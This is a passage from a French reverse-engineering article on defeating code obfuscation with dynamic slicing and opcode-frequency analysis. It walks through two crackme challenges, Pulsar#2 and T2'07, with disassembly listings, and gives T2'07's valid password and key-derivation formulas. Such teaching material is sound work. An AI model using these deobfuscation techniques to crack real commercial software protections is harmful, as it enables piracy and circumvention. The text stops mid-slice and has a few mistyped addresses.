À la différence du cas d'école proposé par Craig Smith, les deux programmes que nous allons étudier sont partiellement résistants à notre attaque. Plus précisément, ils offrent tous les deux suffisamment de matière pour dérouter la phase 2 de notre offensive : l'analyse locale par *slicing*. Vous vous demandez déjà, à juste titre, ce qu'il en est de la phase 1 (l'analyse statistique). Nous verrons que ces cibles, aussi résistantes soient-elles, cèdent facilement face à ce genre d'attaque.

2. Slices « complexes »

Dans toutes les attaques menées ici, les slices générés sont toujours des émanations exécutables de la trajectoire étudiée. De ce fait, l'aspect des slices obtenus dépend de deux paramètres distincts :

- Les slices dépendant du système *d'obfuscation* utilisé.
- Les slices dépendant de la complexité du programme source.

2.1 Actions de l'obfuscation

Comme on peut s'y attendre, la génération d'un slice, c'est-à-dire principalement la recherche de définition d'une valeur donnée, n'est pas une solution suffisante pour se débarrasser d'une protection par obfuscation. Elle l'est dans certains cas, elle ne l'est clairement pas dans d'autres.

Dans les situations les plus simples, il faut s'attendre à ce que la valeur du critère **[L6]** se déplace par l'intermédiaire d'instructions de transfert (`mov`, `push`, `pop`, `lea`, etc.). Ceci est vrai lorsque nous sommes en présence d'une machine virtuelle, puisque les registres virtuels sont des emplacements mémoire dans lesquels seront stockés systématiquement les valeurs traitées. Je redonne ici le slice que nous avions généré sur la petite machine virtuelle de Craig Smith :

```
40165F   add ebx, eax
401661   mov dword ptr [403000h], ebx   ; instruction de transfert
401516   mov eax, dword ptr [403000h]   ; instruction de transfert
401589   mov dword ptr [ebx], eax       ; instruction de transfert
401562   mov eax, dword ptr [ebx]       ; instruction de transfert
401564   mov dword ptr [40300ch], eax   ; instruction de transfert
401417   mov edx, dword ptr [40300ch]   ; instruction de transfert
40141D   xor edx, eax
401433   mov dword ptr [403000h], edx   ; instruction de transfert
401274   mov edx, dword ptr [403000h]   ; instruction de transfert
4012AA   cmp edx, eax
```

Vous constatez que les instructions de transfert forment la majorité de ce slice et que si on les supprime, le slice devient trivial :

```
40165F   add ebx, eax
40141D   xor edx, eax
4012AA   cmp edx, eax
```

Dans le cas où le système d'obfuscation est une insertion de *junkcode* ou une mutation de code, les choses se compliquent nettement.

En effet, la valeur cible peut être modifiée dans le slice par une instruction de type « *logical instruction* », « *arithmetic instruction* », « *shift and rotate instruction* », « *bit and byte instruction* » ou « *miscellaneous instruction* ».

Ces opérations ne sont pas toujours intéressantes puisqu'elles peuvent provenir du système d'obfuscation lui-même. Certaines de ces opérations font donc partie du programme d'origine alors que d'autres ne sont que du code inutile.

Si elles sont issues du système d'obfuscation, on qualifie alors ces opérations d'« insertions complexes ». Elles sont constituées d'opérations complexes réversibles qui ne font rien d'autre qu'une « super-opération » identité. On appellera le slice généré « slice optimisable ».

Dans les cas simples, ces opérations réversibles ont des axes de symétrie comme le montre l'exemple suivant :

```
01 : dec eax
02 : xor eax, 12345678h
------------------------------------- axe de symétrie
03 : xor eax, 12345678h
04 : inc eax
```

Pour rendre le code plus complexe, c'est-à-dire briser la symétrie précédente, on peut muter une partie du code :

```
01 : dec eax
02 : xor eax, 12345678h
------------------------------------- axe de symétrie perdu pour la ligne 01
03 : xor eax, 12345678h
04 : add eax,2 }          " inc eax " avant mutation
05 : dec eax   }
```

Les cas les plus techniques à traiter sont ce que Wroblewski **[3]** appelle les constructions opaques. Je n'aborderai pas ce point technique ici vu que les exemples proposés plus loin ne sont pas équipés de cette protection.


Quoi qu'il en soit, un slice optimisable doit être analysé pour supprimer les insertions de `junkcode` complexes. La méthode « académique » consiste donc à coder un petit compilateur qui se chargera de nettoyer le slice pour retrouver le code d'origine avant l'obfuscation.

2.2 Actions du code source

La forme du slice généré dépend de l'obfuscation présente, mais également du code source protégé. Un code source « complexe », sous-entendu avec un *data-flow* **[L3]** ou un *control-flow* **[L2]** complexes, rend la génération des slices difficile. La littérature sur le sujet est pléthorique **[1]** et je n'ai pas la prétention ici d'embrasser ce thème dans son ensemble en quelques lignes. Dans les cas qui nous intéressent, on peut néanmoins souligner deux grands problèmes : un data-flow complexe engendre des slices « multi-branches » et un control-flow basé sur l'usage de boucles engendre du « *loop unrolling* ».

2.2.1 Les slices multi-branches

Les slices multi-branches sont représentables par des graphes à plusieurs branches qui convergent toutes vers le *program point* observé.



Exemple :

Code d'origine

```
01 : mov eax, 12345678h
02 : xor ecx, ecx
03 : mov ebx, 66666666h
04 : push eax
05 : inc [esp]
06 : add ebx, ecx
07 : pop eax
08 : xor eax, ebx
09 : xor ebx, 0FABCDEh
10 : and edx, 7
11 : sub eax, 1
12 : cmp eax, edi
```

Slice sur (ligne 12 ; {eax})

```
01 : mov eax, 12345678h
02 : xor ecx, ecx
03 : mov ebx, 66666666h
04 : push eax
05 : inc [esp]
06 : add ebx, ecx
07 : pop eax
08 : xor eax, ebx
09 :
10 :
11 : sub eax, 1
12 : cmp eax, edi
```

Le slice proposé ici est composé de trois branches. Le moteur de génération de slices doit donc identifier les nœuds (lignes 6 et 8) et remonter dans chaque branche à partir de ces nœuds. On obtient donc un premier critère de slice en ligne 12, deux nouveaux critères en ligne 8 (sur `eax` et `ebx`) et enfin deux derniers en ligne 6.

Une routine complexe non répétitive nous amènera inévitablement à des slices multi-branches.

2.2.2 Le loop unrolling

L'usage de boucles dans le programme source, qu'elles soient de type « tant que », « jusqu'à » ou « avec compteur » engendrent un control-flow répétitif. Les slices générés sur de telles trajectoires laissent apparaître ces structures sous forme déroulées (*loop unrolling*). Nous verrons dans les exemples que cette situation doit être prise en compte pour ne pas générer plusieurs slices dans une même boucle ou pour ne pas générer des slices trop longs.

3. Implémentation du générateur de slices

Générer des slices est un vrai problème lorsque le code analysé est important (plusieurs millions d'instructions) et c'est d'ailleurs le cas des deux cibles que nous allons étudier.

La méthode classique du *dynamic slicing* consiste dans un premier temps à émuler le code de la trajectoire et à enregistrer le `CONTEXT` de chaque instruction, puis, dans un second temps, à réaliser une analyse de data-flow sur les `CONTEXT` stockés. L'espace mémoire nécessaire pour ce genre d'opération peut s'avérer très important. De plus, si la trajectoire utilise de la mémoire, il faut aussi stocker ces emplacements.

La méthode du **compteur d'instructions** abordée dans le précédent article évite ce stockage massif et prend en compte l'usage d'espaces mémoires naturellement. Cependant, même sur des machines puissantes, il n'est pas viable sur une trajectoire qui compte plus de 80 000 instructions. En effet, pour « remonter » 80000 instructions, le générateur de slices qui utilise cette technique va exécuter d'abord 80000 instructions, puis 79999, puis 79998, etc., ce qui au final consiste à exécuter plus de 3 milliards d'instructions !

J'ai donc opté ici pour une autre méthode afin de sortir de certaines impasses. Cette « astuce » n'est bien évidemment pas à prendre comme une référence en matière de génération de slices. L'idée ici est de montrer que l'attaquant peut parfois avoir recours à des « trucs » qui lui permettent de se sortir d'affaire là où les méthodes plus « académiques » échouent.

3.1 L'astuce de « recherche de première apparition »

En plus du critère de slice, on définit une ligne de code en amont dans la trajectoire ; cette ligne est alors appelée Program Point initial. Pour l'exemple, imaginons que le critère de slice porte sur le contenu du registre {`edi`}. On demande alors à l'émulateur d'exécuter la trajectoire à partir du program point initial et de s'arrêter immédiatement dès qu'il repère dans un registre ou un emplacement mémoire la fameuse valeur du critère de ce registre {`edi`}. Dit autrement, on recherche la première apparition de la valeur du critère dans la trajectoire. On suppose ici que la valeur recherchée est suffisamment remarquable. On n'appliquera pas ce genre de technique si la valeur pistée est un nombre très courant comme un « 0 » ou un « 1 ». On exécute cette recherche sur un registre, un ensemble de registres ou un espace mémoire par analyse du data-flow.

3.2 D'une pierre deux coups

Sur les cibles que j'ai analysées, et aussi étonnant que cela puisse paraître, cette technique aboutit très souvent immédiatement sur le code d'origine. Mieux encore : cette technique permet de générer un slice optimisable et de l'optimiser dans le même temps ! Les insertions complexes de junkcode sont complètement contournées.

Je précise qu'il existe déjà des implémentations de moteurs de génération de slices proposées par de nombreux programmeurs **[1]**. Pour ma part, je me suis inspiré ici exclusivement des travaux de Korel et Laski qui, en définissant les slices comme des trajectoires restreintes (donc encore exécutables !), proposent une implémentation basée sur trois concepts : le *Definition-Use* (DU), le *Test-Control* (TC) et l'*Identity Relation* (IR). Je n'ai utilisé que le premier de ces trois concepts. En résumé, pour une ligne N de la trajectoire, on cherche s'il existe une ou des instructions en amont qui agissent directement sur les variables de cette ligne N. On fait donc une recherche de définition de la variable définie dans le critère de slice.

Nous allons maintenant attaquer les deux cibles annoncées dans l'introduction. La première illustre la notion de slices optimisables obtenus sur un programme protégé par de l'insertion de `junkcode`. La seconde illustre la notion de slices multi-branches sur un programme dont le code source complexe est protégé par une machine virtuelle conséquente. Dans le premier cas, la trajectoire est composée de plus de 2 millions d'instructions. Dans le second cas, elle est composée d'environ 12 millions d'instructions.

4. Slices optimisables : Pulsar#2

Présentation :

Site : **www.laboskopia.com**

Auteur : Pulsar.

Résumé : C'est un binaire en mode console. À partir d'un couple *Name/Serial*, il génère un `dword` qui doit être égal à « DEADBEEF » pour que le couple saisi soit validé. Cet exemple a été choisi pour illustrer la notion de slice optimisable.

Nombre d'instructions dans la trajectoire : 2 162 593 pour *Name* = « beatrix2004 » et *Serial* = « 123456 ».

Type d'obfuscation : insertion de junkcode complexe.

Slices générés : slices optimisables avec axes de symétrie évidents.

4.1 Attaque n°1 (globale) : analyse différentielle statistique

Comme je l'ai précisé en introduction, cette cible ne résiste pas à l'analyse statistique. On commence par observer et retenir les fréquences faibles des instructions exécutées et on fait varier le couple Name/Serial. On obtient les tableaux suivants :

Name = « BeatriX2004 » Serial = « 123456 » (soit 17 caractères)	
Opcode	Fréquence
0xc9	1 fois
0xc2	1 fois
0x61	1 fois
0x60	1 fois
0x64	2 fois
0xe9	17 fois
0x84	19 fois
0x0f84	19 fois
0x0fbe	19 fois
0xff06	1 fois

Name = « BeatriX2004 » Serial = « 1234 » (soit 15 caractères)	
Opcode	Fréquence
0xc9	1 fois
0xc2	1 fois
0x61	1 fois
0x60	1 fois
0x64	2 fois
0xe9	15 fois
0x84	17 fois
0x0f84	17 fois
0x0fbe	17 fois
0xff06	1 fois

Sur les 2 162 593 instructions de la trajectoire, certaines ne sont exécutées que très rarement. On demande alors à l'émulateur de loguer les instructions correspondantes aux opcodes précédents. On obtient alors le listing suivant :

```
00401003  pushad
00437453  movsx ebx, byte ptr [edx]          ebx = "b"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "e"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "a"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "t"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "r"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "i"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "x"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "2"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "0"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "0"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = "4"
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
00437453  movsx ebx, byte ptr [edx]          ebx = 00
0043c790  test bl, bl
0043c792  je 4905d8h
00487ad6  jmp 426924h
004b7caf  movsx ecx, byte ptr [ebp]          ecx = "1"
004be15a  test cl, cl
004be15c  je 505781h
004fe413  jmp 4aa513h
004b7caf  movsx ecx, byte ptr [ebp]          ecx = "2"
004be15a  test cl, cl
004be15c  je 505781h
004fe413  jmp 4aa513h
004b7caf  movsx ecx, byte ptr [ebp]          ecx = "3"
004be15a  test cl, cl
004be15c  je 505781h
004fe413  jmp 4aa513h
004b7caf  movsx ecx, byte ptr [ebp]          ecx = "4"
004be15a  test cl, cl
004be15c  je 505781h
004fe413  jmp 4aa513h
004b7caf  movsx ecx, byte ptr [ebp]          ecx = 00
004be15a  test cl, cl
004be15c  je 505781h
005145da  popad
005145db  leave
005145dc  retn 8h
```

On obtient donc en moins de 5 minutes le control-flow principal de la trajectoire. Il semble bien a priori qu'une boucle dans le code source soit à l'origine de ces instructions redondantes : c'est le fameux problème du loop unrolling. Toutes ces instructions sont autant de program points potentiels pour la génération de slices.

4.2 Attaque n°2 (locale) : génération de slices optimisables

On peaufine l'attaque n°1 en ne réalisant que 4 slices. On obtient assez rapidement le code presque complet du challenge. Ceci suffit amplement pour résoudre le problème posé. Néanmoins, les slices générés sont des slices obfusqués qui, en toute logique, doivent être optimisés par la suite. Pour contourner ceci, j'applique l'astuce de « recherche de première apparition ».

On sait que la routine de vérification renvoie une valeur contenue dans eax. Une simple analyse de data-flow nous indique qu'elle provient de l'instruction popad située en 5145dah (voir le listing plus haut). Cherchons plus en amont d'où vient cette valeur.

Slice n°1 sur critère = (ligne 5145dah, {[esp+1C]})

```
0050c1c4  mov dword ptr [esp+1Ch], edi
005145da  popad
```

On sait désormais que le registre edi, qui est utilisé pour remplir l'espace mémoire [esp+0x1C], joue un rôle important. On réalise donc un second slice sur ce registre edi en se positionnant sur le dernier saut inconditionnel, en 004fe413h.

Slice n°2 sur critère = (ligne 4fe413h, {edi})

```
004b7caf  movsx ecx, byte ptr [ebp]          ecx = "4"
004be15a  test cl, cl
004be15c  je 505781h
004c3051  ror edi, 2
004cb0af  xor edi, ecx
004cffbd  and ecx, 0Fh
004d91fe  sub edi, ecx
004fe413  jmp 4aa513h
```

On sait désormais que edi contient une valeur qui est modifiée à l'aide de trois opérations (ror, xor, sub) pour apparemment chaque caractère du Serial. Cherchons à présent d'où vient cette valeur avant d'être traitée de cette façon. On évite soigneusement le loop unrolling qui apparaît clairement sous nos yeux et on remonte encore plus en amont en se fixant sur le dernier saut inconditionnel en 487ad6h (juste avant la boucle qui traite le mot de passe).

Slice n°3 sur critère (ligne 487ad6h, {edi})

```
00437453  movsx ebx, byte ptr [edx]          ebx = "4"
0043c790  test bl, bl
0042b1ec  mov edi, ecx
0043c792  je 4905d8h
0043c798  rol ecx, 23h
0043c79b  add ecx, ebx
00487ad6  jmp 426924h
```

On sait donc que la valeur contenue dans edi à l'entrée du slice n°2 provient d'une valeur contenue dans ecx au slice n°3. Pour chaque caractère du Name, ecx est modifié par deux opérations (rol, add). Pour finir, cherchons l'origine de la valeur contenue dans ecx avant qu'elle soit traitée de cette façon. À nouveau, on remonte assez haut dans le listing afin d'éviter le loop unrolling.

Slice n°4 sur critère (ligne 437453h, {ecx})

```
004012f6  xor ecx, ecx
00437453  movsx ebx, byte ptr [edx]
```

Ces 4 slices permettent désormais de lever le voile sur ce challenge et de trouver un mot de passe valide. Comme je l'ai annoncé dans la présentation du challenge, ces 4 slices sont en fait à l'origine obfusqués par des opérations réversibles symétriques. Voici un exemple de cette obfuscation sur le slice n°2 :

```
004bf54d  sub edi, 2dac7b02h
004bf6e0  add edi, 2dac7b02h
004bf874  ror di, 0ffh
004bf903  rol di, 0ffh
004bfbfd  sub di, dx
004bfc00  add di, dx
004bfc64  push edi
004bfd3f  pop edi
```

On voit apparaître 4 couples d'instructions qui sont en fait 4 opérations « identité ». Il faut imaginer que ceci est répété des milliers de fois. Si on génère le slice par la méthode du compteur d'instructions (on ne peut pas faire autrement dans certains cas), on tombe forcément sur ces insertions qu'il faut alors traiter ultérieurement.

Conclusion : À part pour les opérations réversibles contenues dans les slices, il n'a pas été nécessaire de comprendre l'obfuscation présente. Dès l'attaque statistique, et ce, malgré le nombre important d'instructions dans la routine (plus de 2 millions), le control-flow de la trajectoire est apparu presque dans son intégralité. À aucun moment, nous n'avons essayé de comprendre le junkcode inséré.

5. Slices multi-branches : T2'07

Présentation :

Site : **www.t2.fi**

Auteurs : F-Secure antivirus.

Résumé : C'est un binaire en mode console proposé à l'occasion du désormais célèbre challenge T2. C'est un simple SCP (*Service Control Program*) qui lance un driver qui se charge de vérifier le mot de passe. On sort du cadre académique vu précédemment.

Nombre d'instructions dans la trajectoire : environ 12 000 000 si on saisit le mot de passe valide = « TTGikkOsiCCqmlnb ».

Type d'obfuscation : Machine virtuelle obfusquée.

Slices générés : slices standards multi-branches très étendus.

5.1 Attaque n°1 (globale) : analyse différentielle statistique

Comme pour la cible précédente, ce binaire est vulnérable aux attaques statistiques élémentaires. On commence par observer et retenir les fréquences faibles des instructions exécutées et on fait varier la taille du mot de passe. Les mots de passe sont choisis de façon complètement arbitraire. J'ai opté ici pour mon pseudonyme. On obtient les fréquences suivantes :

pass = « BeatriX2004 » (soit 11 caractères)		pass = « BeatriX » (soit 7 caractères)	
Opcode	Fréquence	*Opcode*	Fréquence
0xb9	1 fois	0xb9	1 fois
0x42	1 fois	0x42	1 fois
0x05	1 fois	0x05	1 fois
0xc7	2 fois	0xc7	2 fois
0x41	2 fois	0x41	2 fois
0x39	4 fois	0x39	4 fois
0x6a	5 fois	0x6a	5 fois
0x91	6 fois	0x91	6 fois
0x0f85	4 fois	0x0f85	4 fois

Premier constat : 776 034 instructions viennent d'être exécutées et la taille du mot de passe ne semble pas intervenir sur les fréquences d'instructions. On constate néanmoins la présence de *l'opcode* 0x39 qui correspond à une instruction de comparaison. On demande à l'émulateur de loguer les instructions correspondantes aux opcodes précédents. Je précise juste que j'ai, au préalable, transformé le driver en application *ring3*. Les adresses qui apparaissent dans les *logs* sont donc inférieures à 0x80000000 :

```
0040104F push 0h
=========> ExAllocatePool
00411C18 mov dword ptr [ebx+2Ch], 10017h
00411D04 mov dword ptr [ebx+20h], 0h
0040104F push 0h
=========> ExAllocatePool
0040104F push 0h
=========> ExAllocatePool
0040104F push 0h
=========> ExAllocatePool
0040104F push 0h
=========> ExAllocatePool
00414ECE inc ecx
0040FEF5 cmp dword ptr [ebx+ecx], eax
0040FEF8 jne 40FF36h
0040DF5E inc edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C6 jng 40C5E8h
004155D5 cmp dword ptr [ebx+edx], ecx < ------------- suspect !
004155D8 jne 4155FFh
0040CE9D xchg eax, ecx
0040CEA1 xchg eax, ecx
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
0040CE9D xchg eax, ecx
0040CEA1 xchg eax, ecx
=========> ExFreePoolWithTag
0040CE9D xchg eax, ecx
0040CEA1 xchg eax, ecx
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
00417AA6 cmp dword ptr [ebx+edx], eax
00417AA9 jne 417ACDh
00417AC8 inc ecx
0040B760 mov ecx, 1D511h
=========> ExFreePoolWithTag
0040B887 ret
```

En observant cette trajectoire, on constate un certain nombre d'allocations mémoire à l'aide de la fonction `ExAllocatePool`. Juste avant la libération de tous ces espaces mémoire à l'aide de la fonction `ExFreePoolWithTag`, on repère une comparaison en 4155d5h. Pour cette instruction, `ecx == 0x10` et `dword ptr [ebx+edx]` == Longueur du mot de passe.

On recommence donc le travail de log avec un mot de passe de 16 caractères : BeatriX200456789. Pour faire plus simple ici, on ne *loguera* que **l'instruction 0x39** :

```
=========> ExAllocatePool
=========> ExAllocatePool
=========> ExAllocatePool
=========> ExAllocatePool
=========> ExAllocatePool
```

```
0040FEF5 cmp dword ptr [ebx+ecx], eax
0040C5C3 cmp dword ptr [ebx+eax], edx
004155D5 cmp dword ptr [ebx+edx], ecx < ------------- comparaison
franchie
=========> ExAllocatePool
=========> ExAllocatePool
=========> ExAllocatePool
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
0040C5C3 cmp dword ptr [ebx+eax], edx
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
0040FEF5 cmp dword ptr [ebx+ecx], eax
00417AA6 cmp dword ptr [ebx+edx], eax < ------------ suspect !
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
=========> ExFreePoolWithTag
00417AA6 cmp dword ptr [ebx+edx], eax
=========> ExFreePoolWithTag
```

La nouvelle comparaison (située en 417AA6h) qui précède les libérations de mémoire est suspecte et mérite donc une investigation plus approfondie.

5.2 Attaque n°2 (locale) : génération de slices

5.2.1 PHASE 1 : découverte de l'existence de deux nombres N1 et N2

On réalise un slice sur cette dernière comparaison que je rappelle ici :

```
00417AA6 cmp dword ptr [ebx+edx], eax
[ebx+edx] == 0x14d2  eax == " T2 "
```

`eax` semble contenir une constante (« T2 ») et on remercie les auteurs du challenge de la fleur qu'ils nous ont faite ici ! On réalise donc le slice sur la seule valeur 0x14d2 contenue dans `[ebx+edx]`.

Slice n°1 sur critère (417aa6h, {[ebx+edx]})

```
0041C16D xor dword ptr [ebx+edx], eax
[ebx+edx] == 0xb38f          eax == 0xa75d
00417AA6 cmp dword ptr [ebx+edx], eax
```

Comme vous pouvez le constater, notre slice débute avec deux valeurs inconnues : 0xb38f et 0xa75d. Nous voici donc confrontés à notre problème de slice multi-branche. En théorie, il faut réaliser un slice à partir de chacune de ces deux valeurs. En pratique, je réalise un second slice pour pister seulement l'une des deux valeurs trouvées en 41c16dh. J'ai choisi ici arbitrairement 0xb38f.

Slice n°2 sur critère (41c16dh, {[ebx+edx]})

```
00428DA8 shr eax, cl eax == 0xb38fa75d          cl == 0x10
00428DB5 push eax
00428DB6 pop dword ptr [ebx+edx]
0041C16D xor dword ptr [ebx+edx], eax
00417AA6 cmp dword ptr [ebx+edx], eax
```

Les valeurs du slice n°1 proviennent donc des deux valeurs 0xb38fa75d et 0x10 trouvées dans le slice n°2. Encore une fois, il faudrait réaliser 2 slices à partir de chacune de ces deux valeurs. Je piste la valeur inconnue 0xb38fa75d à partir de 428da8h.

Slice n°3 sur critère (428da8h, {[ebx+edx]})

```
0040E881 xor dword ptr [ebx+edx], ecx
[ebx+edx] == 0x8e20c78a        ecx == 0x3daf60d7
00406D80 mov ecx, dword ptr [ebx+ecx]
00406E40 mov dword ptr [eax], ecx
00408A66 mov eax, dword ptr [eax]
00428DA8 shr eax, cl
```


De nouveau, nous sommes confrontés à un slice multi-branche. On piste l'une des deux valeurs précédentes. On choisit arbitrairement 0x3daf60d7.

Slice n°4 sur critère (40e881h, {ecx})

```
0040352E add dword ptr [ebx+ecx], eax
[ebx+ecx] == 0xd730af00        eax == 0x3d
0040589C mov ecx, dword ptr [ebx+ecx]
00405960 push ecx
AddrAlloc mov eax, dword ptr [esp+4]
AddrAlloc bswap eax
eax == 0xd760af3d
0041DFB9 push eax
0041E04A pop dword ptr [ebx+eax]
00406D80 mov ecx, dword ptr [ebx+ecx]
0040E881 xor dword ptr [ebx+edx], ecx
```

Encore une fois, ce slice n°4 démarre avec deux valeurs inconnues : 0xd730af00 et 0x3d.

Pour y voir plus clair, voici le diagramme qui résume la situation :




5.2.2 PHASE 2 : Définitions de N1 et N2

La suite logique est désormais de chercher les définitions des deux nombres N1 et N2. Contrairement à la phase 1 qui ne comprend finalement que 5 opérations, les opérations qui génèrent ces deux nombres sont complexes. Avant d'entrer dans le détail technique de l'attaque à proprement parler, j'explique comment le T2'07 calcule ces deux valeurs.

Ce calcul prend sa source directement sur le mot de passe saisi par l'utilisateur. Ce « serial » est en fait découpé en trois parties de 6 caractères qui se chevauchent deux à deux. Chacune de ces parties va permettre de générer un nombre après un calcul de type base64 modifié.

Comme le montre l'illustration ci-dessous, chaque partie est traitée de façon à retrouver l'indice de chaque lettre dans une table prédéfinie. Par exemple, la lettre « B » se trouve à la position 12 dans la table prédéfinie : l'indice i0 retenu sera donc i0 = 12. De cette façon, le T2 génère 16 indices.



À partir de ces 16 indices, il calcule trois nombres de la façon suivante :

$$N1 = ((((i_5 \times 40h + i_6) \times 40h + i_7) \times 40h + i_8) \times 40h + i_9) \times 10h + i_{10} >> 2$$
$$N2 = ((((i_{10} \times 40h + i_{11}) \times 40h + i_{12}) \times 40h + i_{13}) \times 40h + i_{14}) \times 40h + i_{15}$$
$$N3 = ((((i_0 \times 40h + i_1) \times 40h + i_2) \times 40h + i_3) \times 40h + i_4) \times 4h + i_5 >> 8$$

4

Les nombres N1 et N2 sont les deux nombres que nous avons découverts durant la phase 1. Regardons par exemple le nombre N2 qui, je le rappelle, est égal à 0xd760af00. À partir de la ligne 40352eh de notre slice n°4, générons un nouveau slice sur cette valeur.

Slice n°5 sur critère (40352eh, {[ebx+ecx]})

```
00414C8 imul ecx, edx
ecx == 0x40                    edx == 0x3b5d82bc
00414E1 push ecx
00414713 pop [ebx+eax]
```

Ce nouveau slice débute avec deux valeurs : 0x40 et 0x3b5d82bc. Recherchons la définition de cette seconde valeur :

Slice n°6 sur critère (4146c8h, {edx})

```
00405293 add dword ptr [ebx+eax], edx
[ebx+eax] == 0x3b5d8280        edx == 0x3c
0040589C mov ecx, dword ptr [ebx+ecx]
00405960 push ecx
004146BD pop edx
```

En recommençant une recherche de la valeur 0x3b5d8280, nous obtenons un slice identique au slice 5 :

Slice n°7 sur critère (40352eh, {[ebx+ecx]})

```
004146C8 imul ecx, edx
ecx == 0x40                    edx == 0xed760a
004146E1 push ecx
00414713 pop [ebx+eax]
```

Cherchons maintenant la définition de la valeur 0xed760a. Nous obtenons un slice identique au slice 6 :

Slice n°8 sur critère (4146c8h, {edx})

```
00405293 add dword ptr [ebx+eax], edx
[ebx+eax] == 0xed7600edx == 0x0a
